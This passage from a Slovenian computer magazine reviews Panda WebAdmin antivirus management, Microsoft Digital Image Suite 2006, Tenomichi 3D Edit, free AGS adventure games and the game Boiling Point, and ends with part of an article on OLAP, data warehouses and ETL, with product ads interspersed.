računalnikih je pregledno, v povprečju program zaseda okoli 30 MB delovnega pomnilnika, ščiti pa tako trenutni dostop do datotek kot tudi elektronsko pošto in dokumente pisarniških aplikacij ... Vsa komunikacija s strežnikom WebAdmin, kot so prenosi po-



pravkov in nadgradenj, poteka prek protokola **HTTP**, s čimer niso potrebna prilagajanja požarnega zidu. Sistem tudi samodejno preverja to komunikacijo, in če pride do napake med prenosom novih protivirusnih knjižnic, do uspešnega prenosa ponovno uporablja stare. Tudi poraba pasovne širine za prenose popravkov in nadgradenj je minimalna, saj le ena postaja v skupini oz. krajevno omrežju prenese popravke iz Pandinih strežnikov, nato pa jih po samodejnem postopku P2P (peer to peer) prenese do drugih.

Upravljalavec ima prek spletnega vmesnika vedno dostop do vseh podatkov, vključno s tem, kdo je program kdaj namestil, in povratne rezultate preiskovanja posameznih računalnikov – kdaj so bila ta opravljena in ali so bili odkriti virusi. **Spletna poročila** je moč izdelovati in pregledovati tudi za poljubno obdobje



in s poljubnimi filtri. WebAdmin podpira več različic programa Panda Antivirus, s čimer je upravljanje nastavitvev še vedno centralizirano.

SAMO ZA INTERNET EXPLORER?

Žal spletni vmesnik deluje **samo v brskalniku Internet Explorer**, medtem ko v Mozillinem Firefoxu ne. Za veliko varnostno podjetje, kot je Panda je to že smešno, saj je bil prav Internet Explorer še do nedavnega najbolj na udaru črvov in napadov, ki so izkoriščale luknje v njem.

RAZBREMENITEV IN ZMANJŠANJE STROŠKOV

WebAdmin je odlično orodje, ki je zmožno dnevno obremenitev IT-osebja glede ponavljajočih se opravil (obiski računalnikov, nadgradnje antivirusa, tedensko preverjanje diskov) z izjemno prilagodljivostjo (namestitev je moč opraviti tudi v prenosni računalnik, čeprav je ta na drugi strani sveta) zmanjšati na nekaj minut dnevno, kar vsekakor vpliva tudi na skupne stroške! Morda ravno zato cena Pandinega WebAdmina ni med najnižjimi, saj se cena enoletne licence začne pri okoli 60 evrih na računalnik, a nato s količino pada. Tako pri 30 računalnikih stane že manj kot 50, pri 2000 postajah pa 26 evrov.

ČAROVNIJE S FOTOGRAFIJAMI

Na trgu je moč zaslediti kar precej programskih paketov za organiziranje fotografij z domačim računalnikom. Kaj nam ponuja Microsoftov paket?

Piše: Milan Simčič

milan.simcic@mojmikro.si

V zadnjem času je precej v porastu prodaja digitalnih fotoaparata in ljudje fotografirajo precej več kot so pred časom. Poleg tega so fotografije praktično brezplačne in na voljo takoj. Edina slabost je, da njihova količina raste iz dneva v dan, kar pomeni, da jih je treba smiselno organizirati, saj se sicer kaj hitro izgubimo.

Microsoftov **Digital Image Suite 2006** je paket orodij, ki nam bodo pomagala pri urejanju naših zbirk fotografij. Programski paket je tipičen Microsoft izdelak, saj nas skozi vsak korak vodijo **čarovniki**, da se le ne bi izgubili. Včasih se mi res zdi, da imajo nas uporabnike pri Microsoftu za tepce. No, morda pa nisem tipičen Microsoft uporabnik. Skratka tudi in predvsem tisti, ki se na računalnike ne spoznajo, bodo v tem paketu našli močno orodje za shranjevanje slik, njihovo obdelavo in vse, kar sodi zraven.

DIAPROJEKCIJA SLIK

Zelo močno orodje je recimo **Photo Story 3.1**, s katerim naredimo diapriprojekcijo iz svojih fotografij. Spet nas skozi program vodi **čarovnik**. Najprej izberemo slike, nato program po potrebi odstrani črne robove. Izberemo še prehode med slikami, dodamo glasbeno spremljavo in filmček shranimo, recimo v formatu wmf. Lahko pa seveda izberemo format tudi glede na uporabo – če ga bomo, recimo, predvajali na dlančniku. Skratka, v nekaj korakih dobimo zelo kakovosten izdelek.

KNJIŽNICA FOTOGRAFIJ

Digital Image Library je program, ki poskrbi, da so naše fotografije in tudi filmi urejeni kot je treba. Slike lahko prenesemo **neposredno iz fotoaparata**. Program pozna tudi format zapisa **RAW**, kar pride prav zahtevnejšim fotografom. Pri vsaki fotografiji lahko pri značilnostih (Properties) pogledamo, kakšne so bile nastavitve fotoaparata in objekta. Dodamo lahko »nalepke«, s katerimi določimo kam in v katero kategorijo slika spada. Slikam lahko dodelimo do 5 zvezdic, z različnimi zastavicami pa si naredimo opomnik, kaj je s sliko še treba narediti, kaj je

treba popraviti. Ob koncu si lahko naredimo tudi arhiv na CD-ju ali pa prek elektronske pošte pošljemo slike drugim. Seveda se tudi v tem primeru odpre **čarovnik**, ki poskrbi, da poslane slike ne bodo prevelike.

UREJANJE SLIK

Tretje orodje pa je **Digital Image Editor**, ki je tudi zelo močan pripomoček s kar nekaj učinki, ki jih redko najdemo pri drugih programih. Eden takih je zagotovo **Smart Erase**. Iz fotografije lahko izrežemo segment, program pa luknjo nadomesti z ozadjem iz okolice. Seveda so tu še vsa



tista standardna orodja za odstranjevanje rdečih oči, izravnavo beline in podobno. Za zahtevnejše pa so na voljo tudi panoramski posnetki, ki jih sestavimo iz več fotografij. Spet se odpre **čarovnik**, prek katerega izberemo fotografije, program pa jih sam zloži skupaj. Zares enostavno.


V VESELJE ZAČETNIKOM

Digital Image Suite 2006 je programski paket z veliko potenciala. Še najbolj se ga bodo razveselili **začetniki**, ki se s fotografijo še seznanjajo. Tisti zahtevnejši pa bodo dobili občutek, da jih vsi tisti čarovniki precej omejujejo pri kreativnosti. Res je, da tudi čarovniki puščajo kar nekaj kreativnosti in svobodne izbire, vendar si včasih človek želi narediti tudi kaj brez pomoči. Zaradi podpore formatu RAW, bi lahko uvrstili paket tudi med tiste, namenjene zahtevnejšim amaterjem, ki svojo kreativnost izražajo prek teh formatov. Sicer pa orodje priporočam vsem, saj bodo zelo hitro in na enostaven način, brez prevelikega truda prišli do dovolj dobrih rezultatov. Vprašanje je, ali tudi kdo izmed zahtevnejših fotografov ne bo posegel po tem orodju za preproste operacije, saj so profesionalna orodja glede tega precej zamudna. ■



http://geotrust.email.si

Geotrust




zaščitite
vaše
spletno
poslovanje





UREJANJE VIDEOA Z GRAFIČNO KARTICO



Vrzite proč specializirane pospeševalnike za urejanje videa, v mesto je prišel nov igralec, ki spreminja teorijo in prakso dosedanjega dela! Program 3D Edit podjetja Tenomichi namreč za realnočasovno urejanje videa, dodajanje prehodov in učinkov izkorišča kar procesno moč modernih grafičnih kartic. Je gola procesna moč dragih grafičnih kartic končno našla uporabo zunaj najnovejših iger?

Piše: Jaka Mele

jaka.mele@mojmikro.si

Tenomichi 3D Edit, katerega polno funkcionalno, posebno različico najdete tudi na tokratnem **Mikro CD**-ju, za svoje delovanje potrebuje grafično kartico, ki je zmožna strojno pospeševati nabor ukazov zbirke **DirectX 9.0**. Pri svojem delu se program namreč opira na **senčilni model 2** (Shader Model 2), kjer vsak 3D-prehod oz. učinek izvaja v svojem senčilniku. Ker je tudi celoten uporabniški vmesnik pravzaprav 3D-model, je moč tudi predogled videa ali posamezna okna, menije hitro povečati čez ves zaslon.



DOVOLJ JE ŽE »NAVADNA« KARTICA ...

Seveda je hitrost izrisovanja odvisna od moči grafične kartice, vendar naj bi normalno delo omogočale že kartice iz srednjega cenovnega razreda, ki se prodajajo najbolj množično (ATI 9550 oz. X300 in zmogljivejše ter Nvidia 5700 in zmogljivejše). Celoten seznam združljive opreme je na voljo na naslovu www.tenomichi.com/Compatible.htm. Sama moč kartice pri delu nima pomembne vloge, edini kriterij sta strojna podpora knjižnici **DirectX 9.0** in **število cevododov**. Seveda pa bo tudi grafični vmesnik videti veliko lepše, če boste v nastavitvah svoje grafike izbrali mehčanje robov in druge dobrote. Program namreč izrablja vse prednosti 3D-vmesnika (mimogrede, v to smer bo šel tudi prihajajoči Windows Vista).

Tudi najmočnejša igralca v svetu urejanje

Kako namestiti 3D Edit

Sledite navodilom v priloženi besedilni datoteki: uporabniki sistema Windows XP morajo pred namestitvijo naložiti servisni paket 2, prav tako pa je za normalno delovanje programa potreben predvajalnik Microsoft Media Player 10 (prost prenos z Microsoftovih spletnih strani). Če SP2 ne morete ali nečete namestiti, zadošča namestitev grafične knjižnice **DirectX 9.0c** (prost prenos). Za namestitev dvakrat kliknite na datoteko **3DEditGoldV3SE.msi** in sledite navodilom. Pred uporabo programa se povežite v internet, saj program samodejno preveri, ali so na voljo posodobitve.

Nadgradnja s posebne na polno različico V3

Edina omejitev posebne različice programa je majhen napis podjetja Tenomichi v obliki vodnega žiga na vašem končnem izdelku. Tega odpravi nadgradnja na polno različico V3, v ceno pa je vključen tudi dostop do večjega števila prehodov in učinkov.

video, Canopus in Pinnacle sta v zadnjem letu naredila nekaj korakov v smer izkoriščanja procesne moči računalnikovega procesorja in grafične kartice, kar je videti tudi v programih **Pinnacle Liquid Edition 6** in **Canopus Edius**. A Tenomichi je šel korak dlje in grafični procesor izbral za celotno delovanje, saj je popolnoma vse procesiranje prenesel v strojno pospeševane senčilnike **DirectX**. Najnovejše grafične kartice **ATI** in **Nvidia** imajo tudi 16 in več cevododov, kar pomeni, da

lahko sočasno izrisujemo in procesiramo toliko 3D-prehodov oz. učinkov.

»NABIT« UPORABNIŠKI VMESNIK

Čeprav se zdi uporabniški vmesnik na prvi pogled nepregledno nabit in skorajda kičast, pa po spoznavanju in raziskovanju kmalu postane zelo priročen. Nekatere gumbke oziroma orodne vrstice lahko namreč **vrtime** (3D-vmesnik, obračamo valj z gumbi) in hitro dostopamo do sorodnih funkcij. Žal sta v povprečju za izvedbo določene funkcije potrebna vsaj dva klika. Seveda pa je moč videz vmesnika z že uveljavljenim konceptom preoblek oz. kož tudi zamenjati.

Program vsebuje tudi **deset uvajalnih** videov, ki uporabnika vodijo skozi osnovne in nadaljevalne koncepte in način dela. Za resnejše delo bo treba prebrati navodila v formatu HTML.

Pozor! Popust za bralce Mojega mikra!

Pri nakupu programa Tenomichi 3D Edit Gold V3 imajo bralci Mojega mikra 20-odstotni popust. Več informacij najdete na spletni strani www.tenomichi.com/mojmikro. Ob prijavi uporabite uporabniško ime: »BeremMojMikro« in geslo: »3DEMojMikro«.

TUDI FILTRIRANJE IN ZAJEM VIDEOA

Program omogoča urejanje in montiranje videa prek **osmih video in treh avdio stez**. Urejanje poteka po ustaljenem prijemu **časovnega traku**, kjer pa smo pogrešali večjo natančnost, saj je bilo v nekaterih primerih težko izbrati že-

leni okvir. Program zna uvoziti razne video zapise, vključno z **Windows Media Video HD** (1440 x 1080), izvoziti pa tudi v datoteko **DV AVI**. Poglavitna prednost, ki 3D Edit loči od konkurence, pa je sistem za **filtriranje videa**, pogon **Shaderman**. Ta namreč uporablja povsem samosvoji način dela. Shaderman prek krmilnih gumbov omogoča nalaganje in spreminjanje filtrov, barvnih popravkov, uporabo barvnega ključa (chroma keying) in popoln nadzor nad vsemi njihovimi parametri.

Razveseljivo je to, da ima 3D Edit priložen tudi program za **zajem videa**. Gre za povsem ločen program, ki omogoča zajem bodisi iz **DV** – vira (digitalne kamere) prek vmesnika **firewire** ali iz **WDM**-vmesnika grafičnih kartic (analogni viri, kot so starejše video kamere, videorekorderji ...). Slednji omogoča tudi več nastavljanja in prilagajanja, medtem ko ob zajemu iz **DV** – vira ni moč (in ni potrebe) veliko spreminjati. Uvoženi video je moč shraniti v katerikoli kodek, nameščen v računalniku, vendar za nadaljnjo obdelavo priporočamo format **DV** ali **M-JPEG**. Pri delu s programom za zajem videa ostaja še veliko odprto, a Tenomichi se pomankljivosti zaveda in jih namerava kmalu odpraviti z brezplačno nadgradnjo. ■

Tenomichi 3D Edit Gold V3

Za: Izraba moči grafičnih kartic, hitrost, enostavnost, funkcionalna odličnost, ki v delih premaga celo najdražje profesionalne programe.

Proti: Sprva kompleksen vmesnik – delo z datotekami je sploh grozno, majhno število prehodov in učinkov.

Cena: 93 EUR

vidimo

navdušeno občinstvo.

Oprimite se svoje nadarjenosti in jo razvijajte. Mogoče vas nekdo pripelje do diplome, odpre vrata v poslovni svet, ali pa vam pomaga pri pisanju in izvedbi simfonije – pred navdušenim občinstvom, seveda. Vidimo vaš potencial. Navdihuje nas pri ustvarjanju programske opreme, ki vam bo pomagala opravljati stvari še bolje in vas pripeljati še dlje, kot ste kdajkoli upali pomisliti.

microsoft.com/potential



Vsi potenciali. Naš navdih.™

Microsoft

igre Flash: AGS-scena

KDOR Z MALIM ZADOVOLJEN NI ...

V prejšnji številki smo zelo na hitro opisali eno izmed najboljših orodij za tovrstno kreativno dejavnost: Adventure Game Studio. Dotaknili smo se tudi največjega razloga, zakaj večina ljudi kmalu dvigne roke nad razvojem iger: ker je postopek predolg in prezapleten. Zaradi tega je kmalu po prihodu AGS-a, »trg« preplaval val kratkih iger ...

Piše: Matej Frece

matej.frece@mojmikro.si

Človeška kreativnost je neuničljiva. Človek kot bitje mora biti nenehno v pogonu, nenehno nekaj početi, razmišljati, ustvarjati, biti v gibanju – sicer se zamori in vse bolj nagiba k samouničenju. Toda če se kakšna zadeva izkaže za prevelik zalogaj (kot je recimo ustvarjanje iger) mnogo nadebudnežev raje ne odneha, temveč si privoščijo le manjši zalogaj. Takšnega, ki ga zmorejo prežvečiti. Zaradi tega je kmalu po prihodu AGS-a, »trg« iger preplaval val kratkih iger. To so bile zgodbe, polne ugank, ki se jih je dalo rešiti v nekaj minutah oz. za najdaljše ste potrebovali tam do dve ali tri ure. Danes si bomo ogledali nekaj boljših tovrstnih iger.

Avtorjev je bilo sprva sramežljivo malo. Izdelki so bili grafično borni (večinoma narisani v MS Paintu), zvoka skoraj ni bilo, zgodba in dialogi pa neverjetno leseni, nedorečeni, skratka vse skupaj je bilo videti precej neuporabno. Šlo je za igre, ki so recimo imele naslov Pobeg iz moje hiše in podobno. Skratka, nezanimivo, nenavdušujoče. Toda kmalu je iz te sive množice avtorjev pokukala glava, ki je bila kot rojena za ustvarjanje kratkih iger.

NA SCENO STOPI BEN CROSHAW

Ben Croshaw, takrat še sedemnajstletnik, je že v teh svojih rosnih letih pokazal, da ima izjemen občutek za pisanje duhovitih zgodb, iskrivih dialogov, ciničnih in absurdnih vicev, hkrati pa je imel dober talent, da je vse to s smiselnimi ugankami vred zapakiral v všečno igro. Pisati je začel že pri 12-ih, najprej tako, da je iz naslovnice pisanih vestern romanov sestavljal svoje stripe (www.fullyramblomatic.com/cowboys.htm), potem se je lotil iger, toda razcvetel se je šele, ko je začel ustvarjati z AGS-om. Začel je s serijo iger **Rob Blanc** (trije deli), od katerih je zadnja še najboljša. Gre za variacijo na temo vesoljske komedije, podobne, kot je bil včasih Sierrin Space Quest.

Naslednja stvar, ki jo je Ben naredil, je bila precej zanimiva. Ustvaril je projekt **Reality On The Norm** (skrajšano RON). Čeprav je bila to tudi istoimenska igra (humorna, kajpada), v bistvu ni šlo toliko za igro, kot pa za idejo oz. koncept. Ben je RON predstavil kot skupinski projekt. Ustvaril je osrednje okolje (mestece v RON), nato pa ga dal javnosti na voljo. Tako je lahko vsak ustvaril svojo igro, ki se dogajala v okolju RON in tako

dodal »nadaljevanje« prejšnjim igram drugih avtorjev. Tako je nastala neke vrste »knjiga« med seboj neodvisnih, toda smiselno povezanih poglavij. Recimo, če ste v kakšni izmed iger RON naleteli na zanimiv stranski lik, ste lahko ustvarili svojo igro RON, kjer je bila ta oseba glavni junak. Trenutno obstaja okoli iger 30 RON, ki jih je ustvarilo preko 20 avtorjev. Najdete jih na <http://ron.the-underdogs.org/games.php>


Ben Croshaw pa se tu ni ustavil. Ker je imel humornih zadev dovolj, je začel ustvarjati resne grozljivke. Igri **5 Days A Stranger** ter **7 Days a Skeptic** sta lep primer krvavih trilerjev, ki pa zaradi svoje okorne grafike seveda ne delujeta tako šokantno. Ben še danes velja za enega najbolj plodovitih avtorjev najboljših kratkih iger – upajmo, da se mu kmalu uresniči želja po sponzorju, ki bi financiral razvoj prave, dolge, komercialne igre. Do takrat pa vse njegove izdelke najdete na www.fullyramblomatic.com/games.htm. Vsekakor vredno ogleda.

CIRQUE DE ZALE

A AGS-scena se z Benom seveda ne konča. Obstaja še milijon drugih naslovov, nekaterih boljših, nekaterih slabših. Od njih velja omeniti recimo Cirque De Zale, ki v marsičem spominja na legendarno **Secret of Monkey Island**, ne samo po zgodbi, smešnih dialogih, odbitih ugankah, temveč tudi po grafiki, ki je nekje na ravni prvih dveh delov Opičjega otoka. Zgodba se vrti okoli mladeniča, ki bi moral rešiti ugrabljeno princeso. Ampak komu mar za človeka v stiski? Vi boste raje poskusili postaviti cirkus in zaslužiti mastne denarce ... Igro najdete na www.reloaded.org/game.php?GameID=3.

APPRENTICE

Še ena posrečena igra je Apprentice, ki se lahko pohvali z **govorjenim besedilom**, ki amaterskim igralcem navkljub sploh ne zveni tako napačno. Pravzaprav obstajata kar dva dela, s to razliko, da drugi del že skoraj spada v kategorijo »dolgometražnih« iger. V vlogi čarovnikovega vajenca mora izpolnjevati vse učiteljeve kaprice in želje, pri tem pa boste marsikdaj morali pokazati večje spretnosti od njega. Lušno. <http://herculeaneffort.adventuredevelopers.com/apprentice.html>



LARRY VALES

Ena izmed prvih iger, narejena z AGS-som, je Larry Vales iz leta 2000, a je še danes precej zanimiva za ogled. Seveda, grafika ni ravno na ravni Da Vinci, toda humor, prežet z nešteti referencami na takratno pop kulturo, je še danes aktualen. Larry Vales je prometnik v mestecu Stagnant (Zastalo mesto) in živi svoje povprečno življenje. Toda lokalni zlobnež dr. Semprini je izumil robota, ki naj bi nadomestil prometnike. Seveda ima robot majceno napako – za napačno parkiranje meščane kaznuje s smrtno kaznijo, ki jo na mestu dogodka tudi izvrši (vsebina podobna Robocopu 2). Igro in njeno še boljše nadaljevanje najdete na www.phil-reed.com/games/.

SEZNAM AGS-IGER

Glede drugih iger velja omeniti spletno stran www.bigbluecup.com/games.php, kjer najdete seznam domala vseh iger, ustvarjenih z AGS-om. Lepo so kategorizirane po dolžini igranja, najdete tudi občasna tekmovanja za najboljšo igro, celo v precej čudnih kategorijah, kot je npr. igre s samo eno sobo itd. Vsekakor si velja ogledati tiste, ki so bile izbrane za igro meseca, med njimi, recimo, **Permanent Daylight** ali serijo iger o **Benu Jordanu**, detektivu paranormalnega... Skratka, dobrih iger je za prihajajoče dolge zimske noči več kot dovolj in kar je najlepše – vse so **popolnoma zastonj**.

V naslednji številki si bomo pogledali, kaj zanimivega nastane, ko se za razvoj igre odloči skupina amaterjev z neskončno zalogo potrpežljivosti ... in talentom. ■

NA TOČKI VRELIŠČA

Če še niste očka, potem si to težje predstavljate. Namreč, vašo ljubo hčerko so v zakotnem koncu sveta ugrabile nebodigatrebe, in edini, ki jo lahko reši, ste vi ...

Piše: Alan Orlič Belšak

alan.orlic@mojmikro.si

Pokusimo zgodbo še malce zaplesti. Namesto, da bi se vaša draga hčerka ukvarjala z dekliškimi dejavnostmi, recimo obiskovanjem nakupovalnih središč, raje zahaja v tiste dele sveta, kjer se ljudem dogajajo krivice in o tem napiše člančič ali dva. A nekega dne gredo stvari narobe in dva neznanca sta odločena, da ji bosta pokazala še tiste manj obiskane turistične zmožljivosti prelepega karibskega otoka. Tu seveda stopi v igro naš dragi ata, ves v skrbeh za svoj biser. Med potjo na otok se sprašuje, kaj je naredil narobe. Se je morda preveč ukvarjal s službo? Ali ni poskušal narediti zanjo največ, kar očka lahko? So bila kriva vsa tista službena potovanja? Mimogrede, gospod je bivši član francoske tujske legije in različna orožja mu niso prav nič tuja. Celo pilotirati zna, brez težav se skobaca v pilotsko kabino helikopterja in naredi z njim nekaj krogov nad otokom, da o vožnji drugih vozil ne zgublamo besed. Skratka, pred seboj imamo imamo gospoda, ki ve, kako se vojaškim večščinam streže in misijo, rešiti

njegovo hčer. Kraj dogajanja, izmišljen tropski otok, nekje v Južni Ameriki.

AKCIJSKA PUSTOLOVŠČINA

Programerji so se potrudili in naredili zelo velik virtualni otok, kar 250 km², na katerega imamo pogled iz prve osebe, kot je v navadi pri strelskih igrah od Dooma dalje. S to razliko, da tu ni v ospredju le streljanje, temveč predvsem pustolovščina. Z različnimi liki skozi igro se lahko pogovarjamo in tako pridobivamo informacije. Ti imajo o nas na začetku nevtralnno mnenje, ki se lahko skozi igro spremeni v pozitivno ali negativno. Ker na naši misiji nimamo neomejeno sredstev, poleg tega nekateri želijo za informacije protiusluge, se lahko zaposlimo v kateri od tovarn po otoku, in ko je naš lik utrujen, mu lahko privoščimo nekaj virtualnega spanca. Naloge so različne in reševanje dekleta postane postranska zadeva.

NERODNOSTI

Boiling Point ima odlično idejo, ki pa zvode ni ob težavah in nedorečenosti. Prva stvar, ki morate narediti po nastavitvi igre, je poiskati



najnovije popravke, sicer se boste sredi dogajanja znašli v drugem virtualnem svetu, ki sliši na ime Windows. Pri nastavitvi popravkov bodite previdni, da boste našli prave, saj se nam je zgodilo, da igra ni več hotela delovati. Pripravite se tudi na to, da boste po nastavitvi igre ostali brez okoli 3 GB prostora na trdem disku. Atariju je mešanica med pustolovščino in strelsko igro predvsem zaradi tehničnih težav uspela manj, kot bi pričakovali od tako znanega založnika. ■

Boiling Point Road to Hell

Kaj: Prvoosebna strelska igra s primesmi pustolovščine

Za: Pogovor z liki, grafika

Proti: Tehnično nedodelana, težave s programom in popravki

Cena:

Posodil:

Spletna stran: www.atari.com



CTP enote za osvetljevanje
tiskarskih plošč - serija PlateRite



Spekta

Revolucionarna metoda
hibridnega rastriranja

MCA d.o.o.

Tržaška cesta 85
2000 Maribor
telefon 02 330 14 00
www.mca.si

MCA

PRODAJA GRAFIČNE OPREME

Širimo vaš svet!

SCREEN
MEDIA TECHNOLOGY

OLAP IN PODATKOVNA SKLADIŠČA

Vloga tehnologije OLAP je predvsem iz obilice podatkov izluščiti pravila ali dejstva, ki jih na prvi pogled ne opazimo. Primerna je za obravnavanje velike količine ustrezno pripravljenih podatkov iz sistema OLTP.

Piše: Darko Jagarinec

darko.jagarinec@mojmikro.si

V prejšnji številki Mojega mikra smo spoznali pglavitne razlike med tehnologijo OLTP (On-Line Analytical Processing) in transakcijskim sistemom OLAP (On-Line Transaction Processing). Pri tem imajo ključno vlogo urejeni podatki, ki se iz sistema OLTP prenesejo v podatkovno skladišče. Uporaba tehnologije OLAP v transakcijskem sistemu OLTP nam ne bi prinesla zadovoljivih rezultatov, niti ne pravih. Zato se tehnologija OLAP skoraj vedno uporablja nad **podatki v podatkovnem skladišču**.

PODATKOVNO SKLADIŠČE

Podatkovno skladišče si lahko predstavljate kot **vneprej dogovorjeno in urejeno množico podatkov**. Podatki se v določenih časovnih intervalih **prenašajo iz sistema OLTP** in se lahko ob neuspelem prenosu ponovno prenesejo, ker se podatki v podatkovnem skladišču ne uporabljajo za tekoče pregledovanje stanja transakcij ali poslovanja, temveč vedno za določeno časovno obdobje nazaj. Zelo preprost primer bi bil, da vsako dan po polnoči prenesemo po točno določenih postopkih podatke iz sistema OLTP v podatkovno skladišče. Če prenos ne uspe, ga lahko ponovimo pozneje čez dan, vendar v tem primeru že lahko obremenimo in upočasnimo delovanje sistema OLTP. Zato je najbolje prenašati te podatke med sistemoma v času najmanjše obremenjenosti, ponavadi ponoči. Ko so podatki preneseni v podatkovno skladišče, lahko uporabimo programska orodja, ki uporabljajo tehnologijo OLAP, in naš prvi korak je, da **preverimo preteklo poslovanje**. Razumljivo je, da bi to lahko izvedli tudi na sistemu OLTP, vedeti pa moramo, da je sistem OLTP že dovolj obremenjen. Če spremenimo kriterije za iskanje podatkov, se že prvič pokaže prednost uporabe tehnologije OLAP. Ker ta tehnologija uporablja podatke, ki so ločeni od transakcijskega sistema OLTP, lahko izvajamo najrazličnejše **analize in poizvedbe nad podatki v podatkovnem skladišču**, ne da bi s tem motili trenutno delovanje sistema OLTP. Idealno bi lahko rekli, da se »igramo« s podatki, ne da bi s tem motili tekoče poslovanje in obremenjevali transakcijski sistem.

OLAP IN PODATKOVNO SKLADIŠČE

Polnjenje podatkovnega skladišča je bistvenega pomena.

Pri tem moramo podatke:

- **prečistiti** (prenašamo samo kakovostne podatke, ne nepopolnih; kaj storiti s praznimi polji (prazne vrednosti), kaj s podobnimi vred-


nostmi polj in podobno),

- **pretvoriti** med različnimi podatkovnimi tipi (pretvoriti znak v številko, besedilo v datum),
- **povezati** skupaj z različnimi OLTP (iz zbirke Access, Oracle, dBase, SQL 2000).

Ta proces imenujemo **ETL** – Extract(ion), Transform(ation) & Load (pridobi, pretvori in naloži oz. prenese). Proces je ključnega pomena tudi pozneje zaradi uporabe tehnologije OLAP saj se nad podatki, ki se v tem procesu prenašajo iz OLTP-ja v podatkovno skladišče, izvajajo analize. Skratka, na tem mestu **določimo, katere podatke bomo analizirali pozneje z OLAP-om**, saj podatkov, ki jih v procesu ETL ne prenašamo, ne moremo vključevati pozneje v nobene analize. Najtežje delo je ravno na tem mestu, saj odločitev, kaj, kako in zakaj prenašati, velikokrat odloča o »usodi« podatkovnega skladišča. Podatki, še zlasti če vstopajo v proces ETL iz različnih virov, morajo biti po končanem procesu med seboj uparjeni oziroma se morajo med seboj **pravilno povezovati**, sicer nimajo pomena. Znano je, da ravno povezovanje podatkov iz različnih virov obsega približno **80 %** celotnega projekta izdelave tipičnega podatkovnega skladišča, kar je pravzaprav logično. Veliko večino dela in časa porabimo ravno pri odločanju, urejanju in oblikovanju, katere podatke bomo prenašali in analizirali. Pri prenosu podatkov iz različnih virov, urejanju in prenašanju imamo idealno priložnost pomeniti metapodatke in si izdelati **podatkovni slovar** oziroma **repositorij** (repository). **Metapodatki** so podatki o podatkih, kar pomeni, da metapodatki opisujejo, kaj pomenijo podatki. Na primer, metapodatki so definicije, kaj pomenijo ime, priimek, naslov, zvestoba kupca, razred, v katerega kupec »pade«, in podobno. Brez metapodatkov pozneje pri uporabi tehnologije OLAP nad podatki v podatkovnem skladišču preprosto ne gre. Le od kod bomo pri analizah vedeli, kaj pomeni vsako polje tabele, oziroma kako bomo vedeli, kako moramo narediti analizo prodaje po mesecih in prodajnih enotah, če pa ne vemo, katera polja moramo uporabljati za prodajno enoto?

Pomembno pri procesu ETL je tudi **določitev odgovornosti za vire**. Če polnimo podatkovno

skladišče iz več virov, je treba za vsak vir določiti odgovornega. Zakaj? Predvsem zato, da so v tem primeru določeni ljudje, ki nadzorujejo vire in sproti obveščajo, do kakšnih sprememb lahko pride na viru. Če skrbnik procesov ETL dobi te informacije, se lahko vnaprej pripravi in že vnaprej dopolni procedure ETL, in potem ni nobenega presenečenja, ko se vir dopolni ali spremeni – vse poteka transparentno. V nasprotnem primeru proces ETL ponoči ne uspe in treba je raziskati, kaj je problem – to pa nam ponavadi vzame veliko časa in temu se moramo izogibati v največji možni meri. Sam sem že imel take izkušnje, ko sem porabil kar nekaj časa za odkrivanje napak na viru, ki so se pozneje izkazale kot izboljšave na viru – vendar te informacije nisem dobil in nisem mogel vnaprej popraviti (dopolniti) procedur ETL za polnjenje podatkovnega skladišča. Že en dan pozneje pridobljena informacija lahko pomeni dva dni dela – ne samo dopolnjevanje procedur ETL kot prenašanje ogromne količine podatkov sredi dneva, ko OLTP sistem že deluje s polno paro. Posebej se taki problemi izkažejo v sistemih, kjer se vsako noč s procesom ETL prenaša nekaj sto milijonov vrstic v relacijskih tabelah.




Slika 1: Podatkovno skladišče in dostop do podatkov

KAKO UČINKOVITO UPORABLJATI OLAP

Po procesu ETL napolnimo podatkovno skladišče v določenih časovnih intervalih. Privzemimo, da imamo v podatkovnem skladišču vse podatke kakovostne in urejene, tako da je naše delo le še analiziranje. Pri tem je tehnologija OLAP kot nalašč za to delo, saj v osnovi ponuja **pregled na agregirane podatke z več dimenzij**. Za primer vzemimo poslovanje multinacionalnega podjetja po svetu. Če hočemo analizirati prodajo tega podjetja, moramo najprej vedeti, za kateri kraj bomo gledali (celina, država, mesto), naziv trgovine (kratko ime, dolgo ime), čas nakupa (leto, mesec, dan, ura), stranko (poštna številka, priimek) in izdelek/storitev (kategorija, tip, kakovost).

